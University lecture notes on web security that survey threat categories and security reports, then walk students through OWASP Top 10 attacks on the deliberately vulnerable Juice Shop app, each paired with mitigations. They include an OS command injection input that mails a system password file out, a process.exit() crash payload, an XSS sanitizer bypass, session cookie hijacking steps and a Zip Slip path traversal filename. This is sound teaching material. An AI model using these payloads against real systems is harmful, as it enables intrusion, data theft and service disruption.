

# Web security

---

At times we use 🍌 and 📌 to make it clear whether an explanation belongs to the code snippet above or below the text. The !! sign is added to code examples you should run yourself. When you see a 🐛, we offer advice on how to debug your code with the browser's and VSC's tooling - these hints are solely to help you with your programming project and not exam material! Paragraphs with a ▶ are just for your information and not exam material.

## Table of Contents

- Learning goals
- Introduction
- Threat categories
  - Defacement
  - Data disclosure
  - Data loss
  - Denial of service
  - Foot in the door
  - Backdoors
  - Unauthorized access
- Most frequent vulnerabilities
  - Cyber security risk report 2016
  - Vulnerability statistics report 2019
  - Internet security threat report 2019
- Juice Shop
- OWASP Top 10 in practice
  - Injection
    - !! Juice Shop
    - How to avoid it
    - SQL injections
  - Broken authentication
    - !! Juice Shop
    - How to avoid it
  - XSS
    - !! Juice Shop
    - How to avoid it
  - Improper input validation
    - !! Juice Shop
    - How to avoid it
  - Security misconfiguration
    - !! Juice Shop
    - How to avoid it
  - Sensitive data exposure
    - !! Juice Shop

- How to avoid it
- Broken access controls
  - **!!** Juice Shop
  - How to avoid it
- CSRF
  - How to avoid it
- Insecure components
  - **!!** Juice Shop
  - How to avoid it
- Unvalidated redirects
  - **!!** Juice Shop
  - How to avoid it
- Summary
- Self-check

## Learning goals

- Describe the most common security issues in web applications.
- Describe and implement a number of attacks that can be executed against unsecured code.
- Implement measures to protect a web application against such attacks.

## Introduction

Web applications are an attractive target for *attackers* (also known as *malicious users*) for several reasons:

- Web applications are open to attack from **different angles** as they rely on various software systems to run: an attacker can go after the **web server** hosting the web application, the **web browser** displaying the application and the **web application** itself. The **user**, of course, is also a point of attack.
- Successfully attacking a web application with thousands or millions of users offers a lot of potential gain.
- "Hacking" today does not require expert knowledge, as easy-to-use automated tools are available that test servers and applications for known vulnerabilities (e.g., [Wapiti](#), [w3af](#)).

When developing a web application, it is useful to ask yourself **how can it be attacked?** and secure yourself against those attacks. While web applications are relatively easy to develop thanks to the tooling available today, they are difficult to secure as that step requires substantial technological understanding on the part of the developer.

Large-scale web portals such as Facebook have partially "outsourced" the finding of security issues to so-called *white hat hackers* - people interested in security issues that earn money from testing companies' defenses and pointing them towards specific security issues. [By 2016, Facebook, for example, had paid out millions in bug bounties](#), while [Google paid 36K to a single bug hunter once](#). Bug bounty programs are run to this day by, among others, [Facebook](#), [Google](#), [PayPal](#), [Quora](#), [Mozilla](#) and [Microsoft](#).

[Even Stanford University runs its own bug bounty program!](#).

## Threat categories

There are a number of overarching categories for threats against web applications. We introduce each of them with a concrete security incident.

### Defacement

Website defacement is an attack against a website that changes the visual appearance of a site. It can be an act of hacktivism (socio-politically motivated), revenge, or simply internet trolling.

A famous example here is CERN, [which in 2008 had one of its portals defaced by a Greek hacker group](#). This benevolent looking page:

 CERN web page

became this one:

 CERN web page hacked

Beside defacement, no damage was done. Despite this, the attack was a cause for concern as the "hacked" web server formed part of the monitoring systems for some of the Large Hadron Collider detector hardware.

Another example is the [2015 defacement attack against Lenovo](#) (a computer manufacturer). A hacking group going by the name of *Lizard Squad* replaced Lenovo's main website with a slideshow of bored teenagers.

### Data disclosure


Data disclosure is a threat that is in the news again, when a large company fails to protect sensitive or confidential information from users who should not have access to it - the most recent example (as of 09/2019) being [Facebook's leak of 419 million users' phone numbers](#).

A less well-known example is a [2015 attack against VTech](#), a global toy producer. In this instance the attackers gained access to nearly 5 million records of parents including their email addresses and passwords. Worst of all, while the passwords were stored encrypted, the security questions were stored in plain text, making them an easy target to exploit.

### Data loss

This threat is the most devastating for organizations that do not have proper backups in place: attackers are deleting data from servers they infiltrate.

Code Spaces ([snapshot of their website in 2014](#)) used to be a company providing secure hosting options and project management services for companies. Until the day the [Murder in the Amazon cloud](#) happened - the title of the article is not an exaggeration. Code Spaces was built on Amazon Web Services (AWS), one of the major cloud computing platform providers used by many companies due to their reliable service at predictable cost. Services on demand tend to be cheaper and easier to work with than running and maintaining one's own hardware. AWS has an easy to use interface to spin up servers - a Web interface that has (of course) an authentication step built-in:



An attacker was able to access this interface and threatened to shut down the servers and delete the data snapshots (literally possible with a click of a button) unless a ransom was paid. The company did not pay and tried to regain control of their AWS control panel. By the time this was achieved, the attacker had already deleted almost all resources. As Code Spaces had decided to run the servers **and their backups** from the same AWS account, they were all vulnerable at once. The company clients' data was gone and [Code Spaces shut down](#).

## Denial of service

Denial of service (DoS) is a disruption attack that makes web applications unavailable for legitimate users.

To showcase this threat we use a 2015 Steam store attack, which is extensively described in a [Steam post](#). A signature of a DoS attack is the abnormal traffic increase - in this case, the Steam store had to deal with a 2000% increase in traffic. Steam had a defense against a DoS attack in place to minimize the impact on Steam's servers; however, the defense (caching rules of additional web caches) was imperfect and incorrectly cached web traffic was shown to authenticated users, which means that some users saw other people's account page.

A variant of a DoS attack is a *Distributed Denial of Service* (DDoS) attack where multiple systems flood a targeted system. Typically, an attacker recruits multiple vulnerable machines (or bots) to join a *Botnet* for DDoS attacks. In 2016, a major DDoS attack was carried out by the [Mirai botnet](#), which was composed of a number of IoT devices that were available on the Internet with default passwords.

## Foot in the door

The most difficult component of a system to secure is its users. Phishing and social engineering can lead unsuspecting users to give access to some part of the secured system to attackers - this is the foot in the door. Once in, attackers try to infiltrate other internal systems.

A common example (also described in this [attack on the US State Department](#)) is the sending of emails to government employees impersonating a colleague and requesting access to a low-level security system. Who-knows-whom can often be inferred from public appearances, the staff overview on websites, public documents, and so on. Often, access is simply granted by the unsuspecting user, despite policies to the contrary.

## Backdoors

After an attacker has gained access to a website, they typically want to maintain their presence by installing a *backdoor*. A backdoor is a piece of code or a vulnerability that allows an attacker to gain a foothold in a website without being noticed. In many cases, the backdoors seem benign and are hidden deep within the website code so even after a thorough clean-up of an infected website, there is a chance that the backdoor remains.

In 2016, a [Dutch software developer was arrested](#) for installing a backdoor in a website he had built for a client. As it turned out, he used the backdoor to access 20,000 clients' login credentials. He used them to conduct online purchases and to break into their social media accounts (possible since people often reuse the same credentials across platforms).

## Unauthorized access

In this threat type, attackers can use functions of a web application they should not be able to use.

An example here is [Instagram's backend admin panel](#) which was accessible on the web while it should have only been accessible from the internal Instagram network.

## Most frequent vulnerabilities

In order to effectively secure a web application, it helps to know what the most frequent security issues are. We here report the major vulnerabilities as identified in three different security reports - each one collected data with a different methodology and thus we refer to all three here. Our goal is to show off the very varied attack landscape, even when only focusing on the major types of attacks.

### Cyber security risk report 2016

Let us first turn to the [Cyber security risk report 2016 published by HPE](#) (in short: CSRHPE). For this report, several thousand applications (mobile, web, desktop) were sampled and their security was probed. Here, we go over some of the most important findings concerning web applications.

The most important **software security issues** for web and mobile applications are the following, reported as *percentage of scanned applications*:

#### Web and mobile security

Figure taken from page 56, CSRHPE.

👉 In general, mobile applications are more vulnerable than web applications; the worst issues were found in the *security features* category, which includes authentication, access control, confidentiality and cryptography issues. 99% of mobile applications had at least one issue here. The *environment* category is also problematic with 77% of web applications and 88% of mobile applications having an issue here - this refers to server misconfigurations, improper file settings, sample files and outdated software versions. The third category to mention is *input validation and representation* which covers issues such as cross-site scripting and SQL injections, that are present in most mobile applications and 44% of web applications. The latter is actually surprising, as a lot of best practices of how to secure web applications exist - clearly though, these recommendations are often ignored.

If we zoom in on the non-mobile applications, the ten most commonly occurring vulnerabilities are the following, reported as the *percentage of applications* and *median vulnerability count*:

#### Top 10 vulnerabilities

Figure taken from page 57, CSRHPE.

👉 Some of these vulnerabilities you should already recognize and be able to place in context, specifically *Cookie Security: cookie not sent over SSL* and *Cookie Security: HTTPOnly not set*. The vulnerability *Privacy violation: autocomplete* should intuitively make sense: auto-completion is a feature provided by modern browsers; browsers store information submitted by the user through `<input>` fields. The browser can then offer auto-completion for subsequent forms with similar field names. If sensitive information is stored in this manner, a malicious actor can provide a form to a user that is then auto-filled

with sensitive values and transmitted back to the attacker. For this reason, it is often worthwhile to [switch off autocomplete](#) for sensitive input fields.

👉 Lastly, let's discuss the *Hidden field* vulnerability. It provides developers with a simple manner of including data that should not be seen/modified by users when a `<form>` is submitted. For example, a web portal may offer the same form on every single web page and the hidden field stores a numerical identifier of the specific page (or route) the form was submitted from. However, as with any data sent to the browser, with a bit of knowledge about the dev tools available in modern browsers, the user can easily change the hidden field values, which creates a vulnerability if the server does not validate the correctness of the returned value.

Taking a slightly higher-level view, the top five violated security categories across all scanned applications are the following, reported as *percentage of applications violating a category*:


 Top 5 violated security categories

Figure taken from page 59, CSRHPE.

The only category not covered so far is *Insecure transport*. This refers to the fact that applications rely on insecure communication channels or weakly secured channels to transfer sensitive data. Nowadays, at least for login/password fields, the modern browsers provide a warning to the user indicating the non-secure nature of the connection, as seen in this example 👉 :

 Juice Shop not secure

It is worth noting that in recent years browsers have implemented support for the **Strict-Transport-Security** header, which allows web applications to inform the browser that it should **only** be accessed via HTTPS. This prevents attacks such as described in this [MDN article on Strict-Transport-Security](#):

You log into a free WiFi access point at an airport and start surfing the web, visiting your online banking service to check your balance and pay a couple of bills. Unfortunately, the access point you're using is actually a hacker's laptop, and they're intercepting your original HTTP request and redirecting you to a clone of your bank's site instead of the real thing. Now your private data is exposed to the hacker.


Strict Transport Security resolves this problem; as long as you've accessed your bank's website once using HTTPS, and the bank's website uses Strict Transport Security, your browser will know to automatically use only HTTPS, which prevents hackers from performing this sort of man-in-the-middle attack.

## Vulnerability statistics report 2019



The [2019 vulnerability statistics report](#) (short: edgescan VSR) published by edgescan reviews major security weaknesses by analyzing the 2018 [Common Vulnerabilities and Exposures](#) (in short: CVE). CVE is a repository of known vulnerabilities in software systems. Their analysis shows that the global state of cybersecurity is such that organizations still do not have *situational awareness*: if they do not know what is wrong, they cannot even begin to fix it.

edgescan distinguishes between two levels of vulnerabilities: (i) *web application layer vulnerabilities* that cover weaknesses in the web applications themselves such as insecure sever configuration, client-side security, and injection attacks; (ii) *infrastructure layer vulnerabilities* that cover weaknesses in the underlying platform and include deprecated protocol support, poor implementation, and weak configurations. While 81% of the vulnerabilities belong to the infrastructure layer, the 19% vulnerabilities in the web application layer are more high-risk from a security breach standpoint 📌 :

 Most frequent web vulnerabilities

Source: edgescan VSR, page 8.

👉 The figure shows the most relevant security vulnerabilities with respect to the content of this lecture. These vulnerabilities form 74.8% of well web vulnerabilities analyzed by edgescan. Each category is color-coded to show off the related topics discussed in this lecture.

👉 *Cross-site scripting*, *vulnerable components* and *injection attacks* are the key three vulnerabilities in 2018. *Cross-site scripting* (XSS) exists generally due to poor contextual output encoding. *Vulnerable components* refer to platform vulnerabilities that are already known (have associated CVEs) but are still unpatched. *Broken authentication* covers weak passwords and weaknesses in session management. *Injection* covers both SQL injection (database attack via vulnerable web applications) and other injection attacks that provide stepping stones for hijacking the application server and the associated network. *System exposure* refers to security misconfigurations like exposed admin console, insecure defaults and directory traversal attacks that allow an attacker to freely browse different directories. *Malicious file upload* refers to a category of improper input validation where an attacker can successfully upload malicious files to a web application in the absence of proper format and security checks. *Sensitive data exposure* refers to the availability of sensitive credentials or business information to attackers. One way of leaking such information is through overly detailed error messages. *Authorization issues* refer to broken access control where an attacker can perform unauthorized data and functional privilege escalation. *Open redirects* is a category of unvalidated redirects where a web application accepts untrusted user input containing URLs. Finally, *cross-site request forgery* (CSRF) allows an attacker to force users to execute unwanted actions on a web application they are currently authenticated to.

## Internet security threat report 2019

The [Internet Security Threat Report](#) (in short: ISTR) published by Symantec outlines the threat landscape as seen in early 2019. They determine the trends using telemetry collected from over 123 million sensors that monitor activities of over 300,000 organizations that use Symantec's protection services. We look at a few relevant trends:

1. In general, web attacks on endpoints (host machines) have increased by 56% in the year 2018 (compared to 2017). Semantec analyzed over 1.5 billion web requests each day. 348 million web attacks were blocked in total, averaging 953K attacks per day.

2. Spear phishing is the most prevalent infection vector used by attackers; attackers are more likely to use malicious attachments rather than malicious URLs to spread infections. Nearly half of the malicious email attachments are Microsoft Office files, which are disguised either as invoices or email delivery-failure notifications.
3. Mobile security remains a major concern: one in 36 mobile phones has a high-risk application installed. Additionally, ransomware attacks on mobile phones have increased by 33% in 2018. *Ransomware* is a type of financial malware that makes important files on a system inaccessible by encrypting them, unless a ransom is paid.
4. *Formjacking* is one of the leading threats faced by e-commerce sites, i.e., the use of malicious JavaScript code to steal information from payment forms on the checkout pages of e-commerce sites. Semantec detected and blocked 3.7 million formjacking attacks in 2018, with most of the attacks happening in the last quarter of the year. This number is based on the 1.5 billion web requests they see each day.

## Juice Shop

One of the best ways to learn about web security is to try out a few of the introduced techniques in an actual web application that is vulnerable. As we have covered JavaScript/Node.js, a vulnerable web application that is written in JavaScript/Node.js will be most useful to us.

The [OWASP Juice Shop Tool project](#) was designed specifically for this purpose. It is a modern and sophisticated - while at the same time insecure - web application written in JavaScript (using Node.js/Express/Angular) and *"encompasses vulnerabilities from the entire OWASP Top 10 along with many other security flaws found in real-world applications"*. OWASP stands for [Open Web Application Security Project](#) and is an organization whose mission is to improve software security. Creating a vulnerable application to showcase the worst security issues is one way to train software engineers in web security.

The Juice Shop project is a realistic online juice shop - we already saw a glimpse of it in the previous section. It features a number of web application vulnerabilities as security challenges with varying difficulties.

Additionally, it comes with a companion guide called [Pwning OWASP Juice Shop](#), which explains the vulnerabilities and how to exploit them.

## OWASP Top 10 in practice

In the following sections, we will discuss the OWASP Top 10 vulnerabilities (derived by consensus from security experts) on the example of Juice Shop. We have pointed out these issues already a few times in the three security reports. Here, we do not only point them out, but also explain them in detail.

### Injection

Injection attacks exploit the fact that input is interpreted by the server without any checks. A malicious user can create input that leads to unintended command executions on the server.

Input for injection attacks can be created via:

- Parameter manipulation of HTML forms (e.g. input fields are filled with JavaScript code);



- URL parameter manipulation;
- HTTP header manipulation;
- Hidden form field manipulation;
- Cookie manipulation.

Injection attacks on the server can take multiple forms, we first consider **OS command injection**:

### OS command injection

👉 Here, we have a web portal that allows a user to sign up to a newsletter. The form looks simple enough: one `<input type="text">` element and a `<button>` to submit the form. On the server-side, a bash script takes a fixed confirmation string (stored in file `confirm`) and sends an email to the email address as stated in the user's input (*Thank you for signing up for our mailing list.*). This setup of course assumes, that the user actually used an email address as input. Let's look at benign and malicious user input:

- The benign input `john@test.nl` leads to the following OS command: `cat confirm|mail john@test.nl`. This command line is indeed sufficient to send an email, as Linux has a command line `mail` tool.
- An example of malicious input is the following: `john@test.nl; cat /etc/password | mail john@test.nl`. If the input is not checked, the server-side command line will look as follows: `cat confirm | mail john@test.nl; cat /etc/password | mail john@test.nl`. Now, two emails are sent: the confirmation email and a mail sending the server's file `/etc/password` to `john@test.nl`. This is clearly *unintended code execution*.

Web applications that do not validate their input are also attackable, if they interpret the user's input as JavaScript code snippet. Imagine a calculator web application that allows a client to provide a formula, that is then send to the server, executed with the result being sent back to the client. JavaScript offers an `eval()` function that takes a string representing JavaScript code and runs it, e.g. the string `100*4+2` can be evaluated with `eval('100*4+2')`, resulting in `402`. However, a malicious user can also input `while(1)` or `process.exit()`; the former leads the event loop to be stuck forever in the while loop, while the latter instructs Node.js to terminate the running process. Both of these malicious inputs constitute a denial of service attack.

`eval()` in fact is so dangerous that **it should never be used**.

## !! Juice Shop

1. To try out this attack, head to the Juice Shop installation at <https://juice-shop.herokuapp.com/>.
2. You can access the user reviews using the backend API `/rest/products/{id}/reviews`.
3. To see the first customer's review, go to: <https://juice-shop.herokuapp.com/rest/products/1/reviews>. You will see the review in JSON format.
4. Try out a few other values for `{id}`.
5. This indicates that the `{id}` is processed by the server as a user input. Let's see if we can execute commands using it.
6. Replace `{id}` with `sleep(2000)` and press Enter. You will observe that the server takes roughly 2 seconds to respond. This is because the `sleep(x)` command takes an integer as input that makes the program sleep for `x` ms.

7. To avoid real Denial of Service attacks, the Juice Shop will sleep for a maximum of 2 seconds.
8. **Dangerous:** If you replace `{id}` with `process.exit()`, the application will crash and will need to be redeployed. Be **VERY** careful with this because you, and your fellow study colleagues, will not be able to access Juice Shop for the next few minutes!

## How to avoid it

Injection attacks can be avoided by **validating** user input (e.g., is this input really an email address?) and **sanitizing** it (e.g., by stripping out potential JavaScript code elements). These steps should occur **on the server-side**, as a malicious user can always circumvent client-side validation/sanitization steps.

A popular Node package that validates and sanitizes user input is [validator](#). For example, to check whether a user input constitutes a valid email address, the following two lines of code are sufficient:

```
var validator = require('validator');  
var isEmail = validator.isEmail('while(1)'); //false
```

## SQL injections

SQL injections are of such great practical importance that we will dedicate more time to them in a later course: they will be covered in TI1505!

## Broken authentication

Recall that in order to establish *sessions*, cookies are used ([previous lecture](#)). A cookie stores a randomly generated user ID on the client, the remaining user information is stored on the server:



An attacker can exploit broken authentication and session management functions to impersonate a user. In the latter case, the attacker only needs to acquire knowledge of a user's session cookie ID. This can happen under several conditions:

- Using **URL rewriting** to store session IDs. Imagine the following scenario: a bookshop supports URL rewriting and includes the session ID in the URL, e.g., `http://mybookshop.nl/sale/sid=332frew3FF?basket=B342;B109`. An authenticated user of the site (who has stored her credit card information on the site) wants to let her friends know about her buying two books. She e-mails the link without realizing that she is giving away her session ID. When her friends use the link they will use her session and are thus able to use her credit card to buy products.
- **Storing a session ID in a cookie without informing the user.** A user may use a public computer to access a web application that requires authentication. Instead of logging out, the user simply closes the browser tab (this does NOT delete a session cookie!). An attacker uses the same browser and application a few minutes later - the original user will still be authenticated.
- **Session ID are sent via HTTP** instead of HTTPS. In this case, an attacker can listen to the network traffic and simply read out the session ID. The attacker can then access the application without requiring the user's login/password.

- **Session IDs are static instead of being rotated.** If session IDs are not regularly changed, they are more easily guessable.
- **Session IDs are predictable.** Once an attacker gains knowledge of how to generate valid session IDs, the attacker can wait for a user with valuable information to pass by.

## !! Juice Shop

1. Head to Juice Shop's installation: <https://juice-shop.herokuapp.com/#/login>.
2. Use the browser's dev tools to inspect the cookie storage. It allows you to view the cookies stored by the client.
3. Login with `admin@juice-sh.op` (user) and `admin123` (password).
4. In the cookie storage, you will see a new cookie `token` appear.
5. Copy the value of `token` (which will be a long random looking string).
6. *Experiment 1*
  - Close the browser tab.
  - Open a new browser tab and access <https://juice-shop.herokuapp.com/>. No login should be required.
7. *Experiment 2*
  - Open a new Incognito/Private window and go to <https://juice-shop.herokuapp.com/>.
  - View the cookie storage. No `token` cookie should be present.
  - Add a new cookie yourself into the cookie storage: type `token` as `Name` and paste the value of the cookie in `Value`.
  - Refresh the browser window. You will now be logged in as `admin@juice-sh.op`.
8. *Experiment 3*
  - Delete the session cookie `token`.
  - In a few seconds (or after a tab refresh), a login should be required again.

## How to avoid it

- Good authentication and session management is difficult - avoid, if possible, an implementation from scratch.
- Ensure that the session ID is never sent over the network **unencrypted**.
- Session IDs should not be visible in URLs.
- Generate a new session ID on login and **avoid reuse**.
- Session IDs should have a timeout and be invalidated on the server after the user ends the session.
- Conduct a sanity check on HTTP header fields (refer, user agent, etc.).
- Ensure that users' login data is stored securely.

## XSS

XSS stands for **cross-site scripting**.

*"XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content."* (OWASP)

The browser executes JavaScript code all the time; this code is **not** checked by anti-virus software. The browser's sandbox is the main line of defense.

XSS attacks come in two flavours: stored XSS and reflected XSS.

**Stored XSS:** the injected script is **permanently stored on the target server** (e.g. in a database or text file). The victim retrieves the malicious script from the server, when she requests the stored information. This attack is also known as **persistent or Type-I XSS**.

A common example 📌 of stored XSS are forum posts: if a malicious user is able to add a comment to a page that is not validated by the server, the comment can contain JavaScript code. The next user (victim) that views the forum posts receives the forum data from the server, which now includes the malicious code. This code is then executed by the victim's browser.

```
http://myforum.nl/add_comment?c=Let+me+...
http://myforum.nl/add_comment?c=<script>...
```

In a **reflected XSS** attack (also known as **non-persistent or Type-II** attack), the injected script is not stored on the server; instead, it is *reflected* off the target server. A victim may for instance receive an email with a tainted link that contains malicious URL parameters.

In the example 📌 the tainted URL contains JavaScript code as query. An unsuspecting user (the victim) may receive this URL in an email and trust it, because she trusts <http://myforum.nl>. The malicious code is reflected off the server and ends up in the victim's browser, which executes it.

```
http://myforum.nl/search?q=Let+me+...
http://myforum.nl/search?q=<script>...
```

## !! Juice Shop

1. Head to Juice Shop's installation at <https://juice-shop.herokuapp.com/#/>.
2. Login as `admin@juice-sh.op` (user) and `admin123` (password).
3. Go to the profile page at <https://juice-shop.herokuapp.com/profile>.
4. **Note:** Since this is a globally accessible website, chances are that someone has already attempted to do a stored-XSS attack. Hence, you *might* see an alert dialog when you go to the `/profile` page.
5. In the Username field, type `<script>alert('Hello World!')</script>` and click Set Username.
6. Typically, this should be enough for an XSS attack. However, Juice Shop has used some defenses.
7. You will see under the profile picture, the username `lert('Hello World!')`, while in the input field `lert('Hello World!')</script>` remains. The server does some kind of input sanitization (or cleanup), so the attack does not succeed. However, if you look closely, the sanitization is not done properly as some part of the attack code remains.
8. As you will see next, it is easy to bypass server defenses if they are not configured properly. Apparently, the sanitizer looks for this pattern: `<(.)*>`. (starts with `<` sign, anything can be placed between `<>`, and one character after it) and removes the string found. So the attack code becomes ineffective.

9. Typing `<<x>xscript>alert('Hello World!')</script>` bypasses the sanitizer as it effectively removes `<x>x` and turns the username into `<script>alert('Hello World!')</script>`, which is valid JavaScript code.
10. Now, when you go back to the <https://juice-shop.herokuapp.com/profile> page, the alert dialogue pops up again as the code has been stored on the server. This is thus a *Stored XSS attack*.

## How to avoid it

As before, **validation** of user input is vital. A server that generates output based on user data should **escape** it (e.g., escaping `<script>` leads to `&lt;script&gt;`), so that the browser does not execute it. [DOMPurify](#) is a good tool for sanitizing HTML code and therefore you can use it to protect your web application from XSS attacks. Here is a code example of DOMPurify 📌:

```
var dirty = '<script> alert("I am dangerous"); </script> Hi';
var clean = DOMPurify.sanitize(dirty);
```

After execution, the variable `clean` will contain only `"Hi"`, DOMPurify will remove the `<script>` tag to prevent an XSS attack. A demo of DOMPurify is available online [here](<https://cure53.de/purify>).

## Improper input validation

When user input is not checked or incorrectly validated, the web application may start behaving in unexpected ways. An attacker can craft an input that alters the application's control flow, cause it to crash, or even execute arbitrary user-provided code.

Improper input validation is often the root cause of other vulnerabilities, e.g., [injection](#) and [XSS](#) attacks.

## !! Juice Shop

1. Head over to Juice Shop's installation and attempt to register as a new user: <https://tud-juice-shop.herokuapp.com/#/register>.
2. Fill the registration form. You will observe that the **Repeat Password** field gives an error until the passwords are a complete match.
3. Now, go back to the **Password** field and change it.
4. You will see that the **Repeat Password** does not raise any error, and you can register with mismatching passwords.

## How to avoid it

- User input should always be validated (e.g., is this really an email?, do the passwords match?, are the conditions met for enabling certain functionality?)
- User input should always be sanitized (e.g., by stripping out potential JavaScript code elements).
- A server that generates output based on user data should escape it (e.g., escaping `<script>` leads to `&lt;script&gt;`), so that the browser does not execute it.
- These steps **should** occur on the server-side, as a malicious user can always circumvent client-side validation/sanitation steps.

## Security misconfiguration

Web application engineering requires extensive knowledge of system administration and the entire web development stack. Issues can arise everywhere (web server, database, application framework, operating system, etc.):

- Default accounts and passwords remain set.
- Resources may be publicly accessible that should not be.
- The root user can log in via SSH (this allows remote access).
- Security patches are not applied on time.
- Error handling is not done properly causing the application to crash abruptly.

### !! Juice Shop

1. Go to Juice Shop's installation at <https://tud-juice-shop.herokuapp.com/#/>
2. There are multiple security misconfigurations in Juice Shop:
  - You can access the admin account with username `admin@juice-sh.op` and an easily guessable password: `admin123`.
  - Visit <https://tud-juice-shop.herokuapp.com/rest/qwertz> to see an error that was not properly handled by the developers.
  - Visit <https://tud-juice-shop.herokuapp.com/profile> while *not being logged in* to see an illegal activity error. The proper way to deal with such errors is to show a customized error message, otherwise a lot of unnecessary and sensitive information also gets published.

### How to avoid it

Install the latest stable version of Node.js and Express. Install security updates. Rely on `npm audit` (and then `npm audit fix`) to assess and fix your dependencies' security issues.

A popular package to secure Express-based applications is `Helmet`. It acts as middleware in Express applications and sets HTTP headers according to best security practices.

Rely on automated scanner tools to check web servers for the most common types of security misconfigurations.

### Sensitive data exposure

If a web application does not use HTTPS for all authenticated routes (HTTPS is needed to protect the session cookie), a malicious user can monitor the network traffic and steal the user's session cookie.

If a web application relies on outdated encryption strategies to secure sensitive data, it is just a matter of time until the encryption is broken.

In addition, if sensitive documents can be accessed without authorization, or user data is backed up but is still placed on the server, all attackers need to do is look for such forgotten resources.

### !! Juice Shop

1. Head over to Juice Shop's installation at <https://tud-juice-shop.herokuapp.com>.



2. Access the side menu and click on `About Us`.
3. Follow the link `Check out our boring terms of use if you are interested in such lame stuff`.
4. You will see that the page is served by FTP (File Transfer Protocol). FTP is used for transmitting files between computers connected to the Internet. A typical user must be logged in to the FTP server in case it contains sensitive files. However, in this case, Anonymous FTP is used so anyone can access the files.
5. Let's go one level up to see what files are available on this server using `https://juice-shop.herokuapp.com/ftp/`.
6. `acquisitions.md` is a confidential document stating Juice Shop's plans for the coming years, which is readily available for anyone to access.

### How to avoid it

- All sensitive data should be encrypted across the network and when stored.
- Only store the necessary sensitive data and discard it as soon as possible (e.g., credit card numbers, backups).
- Use strong encryption algorithms (a constantly changing target).
- Disable autocompletion on HTML forms collecting sensitive data.
- Disable caching for pages containing sensitive data.

### Broken access controls

A malicious user, who is authorized to access a web application (e.g., a student accessing Brightspace), changes the URL (or URL parameters) to a more privileged function (e.g., from student to grader). If access is granted, **insufficient function level access control** is the culprit.

Web applications often make use of *Direct Object References* when generating a HTTP response. We have already seen this in a code snippet in the [second Node.js lecture](#):

```
var todoTypes = {
  important: ["TI1506", "00P", "Calculus"],
  urgent: ["Dentist", "Hotel booking"],
  unimportant: ["Groceries"],
};

app.get('/todos/:type', function (req, res, next) {
  var todos = todoTypes[req.params.type];
  if (!todos) {
    return next(); // will eventually fall through to 404
  }
  res.send(todos);
});
```

Here 🙅, we use the routing parameter `:type` as key of the `todoTypes` object. Often, applications do not verify whether a user requesting a particular route is authorized to access the target object. This leads to so-called *insecure direct object references*. A malicious user can test a range of target URLs

that should require authentication to determine whether this issue exists. This is especially easy for large web frameworks which come with a number of default routes enabled.

Consider a user who accesses her list of todos using the following URL `http://mytodos.nl/todos?id=234`. Nothing stops the user from also trying, e.g., `http://mytodos.nl/todos?id=2425353` or `http://mytodos.nl/todos?id=1`. If the id values are insecure direct object references, the user can view other users' to-do lists in this manner.

## !! Juice Shop

1. Go to Juice Shop's installation at `https://tud-juice-shop.herokuapp.com/#/`. Login with `jim@juice-sh.op` (user) and `ncc-1701` (password). This is a typical user account.
2. Add some items to Jim's basket.
3. Next, go to `https://tud-juice-shop.herokuapp.com/#/basket` where you will see the items placed in basket.
4. Open the browser's dev tools and look into the *Session Storage*.
5. You will see a token with name `bid` and the value `2`.
6. Change this value to some other numbers to view other customers' baskets. Since you are accessing other accounts having the same privilege level, we are here dealing a *horizontal privilege escalation*.

## How to avoid it

- Use of functions should always include an authorization subroutine.
- Avoid the use of direct object references (indirect is better).
- Avoid exposing object IDs, keys and filenames to users.

## CSRF

CSRF ( *sea-surf*) stands for **Cross-Site Request Forgery**.

In the words of OWASP: *"An attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds."*

Here is an example scenario: imagine a web application that allows users to transfer funds from their account to other accounts: `http://mygame.nl/transferFunds?amount=100&to=342432` - the URL contains the amount and which account to send it to. The victim is already authenticated. An attacker constructs a request to transfer funds to her own account and embeds it in an image request stored on a site under her control:

```

```

If the victim accesses the website that is under the attacker's control (e.g., because the attacker sent the victim an enticing email to access the URL), the browser downloads the HTML, parses it and starts rendering. It will automatically download the image without checking whether the `src` is actually an

image. The transfer of funds will then take place if the web application the user is authenticated to does not defend against a CSRF attack.

## How to avoid it

The main reason why this attack is successful in our example is due to the server *trusting* that the request was made with this intention by the victim - the request has the correct session ID and the server simply responds to the request.

How can the server validate that this request was intentionally sent by the user? The most common approach today is via a so-called *CSRF token*, a randomly generated string, generated by the server, that is unpredictable and cannot be guessed. The server inserts this CSRF token in the response, typically in a hidden form field (**not** in a cookie). The server also keeps track of the combination of session ID and CSRF token. When the user then fills in the form and submits it to the server, the CSRF token is returned to the server and the server checks whether it matches the one it has on record. If it is a match, the server executes the requested action (e.g., changing a user's profile data) and rejects it otherwise. An attacker is not able to guess this CSRF token - as long as we do not rely on cookies to store CSRF tokens, as cookies are appended to the HTTP request automatically by the browser. Although the attacker can try to guess a valid CSRF token, it should be impossible if the server generates CSRF tokens according to best practices.

As CSRF tokens are an established line of defense, Express middleware exists (a popular option is [csrf](#)) that takes care of the generation and validation of CSRF tokens.

Another option for a web application to verify that a user intended a particular request are the use of reauthentication (the user is asked to authenticate again, e.g., if the request takes place at an unusual time, or at an unusual location).

Going back to our example, if a user is accessing a *Win an iPad* web site and after submitting her ticket receives a request to reauthenticate to her online banking provider, she should realize that something is off.

## Insecure components

Vulnerabilities of software libraries and frameworks are continuously being discovered and patched. An application that is not patched when a vulnerability becomes known is a candidate for exploitation. It is important to be aware of the dependencies of one's Node.js application and install security patches quickly when they become available.

Not only the application itself needs to be kept up-to-date, the server's operating system also needs to be continuously patched, as well as any other software used to support the web server (e.g., Redis, MongoDB, Nginx).

In 2018, a vulnerability called [Zip Slip](#) was discovered in many open source archiving libraries. The problem arises from missing validation of archives while decompressing. As a result, any compressed archive containing file names with relative paths (e.g., `../file.txt`) went unchecked. This means that during decompression each of those files was placed at its relative address which can be outside the archive directory. Attackers can use this vulnerability to move their own versions of critical libraries to the `/root` folder.

## !! Juice Shop

1. Create a file called `legal.md` containing string "Hello World!".
2. Compress it into an archive with name `zipslip.zip`.
3. Open the archive (e.g., using 7Zip) and rename `legal.md` to `../../../../ftp/legal.md`. Typically operating systems do not allow file names containing `/` or `\`, but no such rule applies to files present inside an archive.
4. Now, head over to Juice Shop's installation at <https://tud-juice-shop.herokuapp.com/>.
5. Log in as `jim@juice-sh.op` (user) and `ncc-1701` (password).
6. Go to the complaints page at <https://tud-juice-shop.herokuapp.com/#/complain>.
7. Write your complaint, attach `zipslip.zip`, and click Submit.
